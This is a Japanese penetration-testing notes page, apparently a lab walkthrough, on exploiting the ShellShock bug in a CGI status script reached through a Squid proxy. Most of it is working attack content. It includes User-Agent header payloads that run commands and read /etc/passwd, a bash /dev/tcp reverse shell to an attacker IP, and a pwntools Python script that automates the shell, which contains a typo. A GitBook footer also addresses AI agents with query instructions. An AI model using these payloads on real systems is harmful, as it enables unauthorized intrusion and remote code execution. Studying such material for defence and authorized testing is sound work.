> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/shellshock-attack/shellshock-status-pentesting-web.md).
# ShellShock ステータス
ShellShock ステータスに関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。

そのツールを使って **GoBuster**、システムのパスを検索します
```shell
gobuster dir -u http://192.168.71.131/ --proxy http://192.168.71.131:3128 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 --add-slash
```
この場合、パスを見つけます **/cgi-bin/**、ShellShock攻撃に対して脆弱である可能性があります:

さて、この同じパスで、拡張子付きのファイルを検索します **sh、pl、cgi**など。
```shell
gobuster dir -u http://192.168.71.131/cgi-bin/ --proxy http://192.168.71.131:3128 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x pl,sh,cgi
```
## ShellShock:

curlでクエリを送ると、それが **uptimeと同じコマンドであることがわかります**:
```shell
curl -s http://127.0.0.1/cgi-bin/status --proxy http://192.168.71.131:3128
```
curlで、次の **Shellshock** 脆弱性を利用してコマンドを実行します。常に **絶対パス**:
```shell
curl -s http://127.0.0.1/cgi-bin/status --proxy http://192.168.71.131:3128 -H "User-Agent: () {:; }; echo; /usr/bin/whoami"
```

に **アクセスを取得するには** マシンに対して、以下のコマンドを実行します:
```shell
curl -s http://127.0.0.1/cgi-bin/status --proxy http://192.168.71.131:3128 -H "User-Agent: () {:; }; echo; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.71.128/443 0>&1'"
```

## 自動化されたPythonスクリプト:
```python
#!/usr/bin/python3
import sys, signal, requests, threading
from pwn import *
def def_handler(sig, frame):
print("/n/n[!] 終了中.../n")
sys.exit(1)
# ShellShock ステータス
signal.signal(signal.SIGINT, def_handler)
main_url = "http://127.0.0.1/cgi-bin/status"
squid_proxy = {'http': 'http://192.168.71.131:3128'}
lport = 443
def shellshock_attack():
headers = {'User-Agent': "() {:; }; /bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.71.128/443 0>&1'"}
r = requests.get(main_url, headers=headers, proxies=squid_proxy)
if __name__ == '__main__':
try:
threading.Thread(target=shellshock_attack).start()
except Exceptiwe as e:
log.error(str(e))
shell = listen(lport, timeout=20).wait_for_login()
if shell.sock is None:
log.failure("ログインの確立に失敗しました")
sys.exit(1)
else:
shell.interactive()
```
## Burp Suite を使った攻撃
Burp Suite では、ヘッダーに ShellShock のペイロードを注入できます **User-Agent** ターゲットサーバー上でコマンドを実行するために:
```bash
User-Agent: () {:; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```
脆弱性が存在する場合、サーバーはファイルの内容を返送します `/etc/passwd`、コマンド実行が可能であることが前提です。
## Metasploitでの悪用
Metasploit には、この脆弱性に対応した専用のエクスプロイトがあります。ShellShock モジュールを読み込みます:
```bash
use exploit/multi/http/apache_mod_cgi_bash_env_exec
```
エクスプロイトが成功すると、ターゲットマシン上でシェルが取得されます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/shellshock-attack/shellshock-status-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.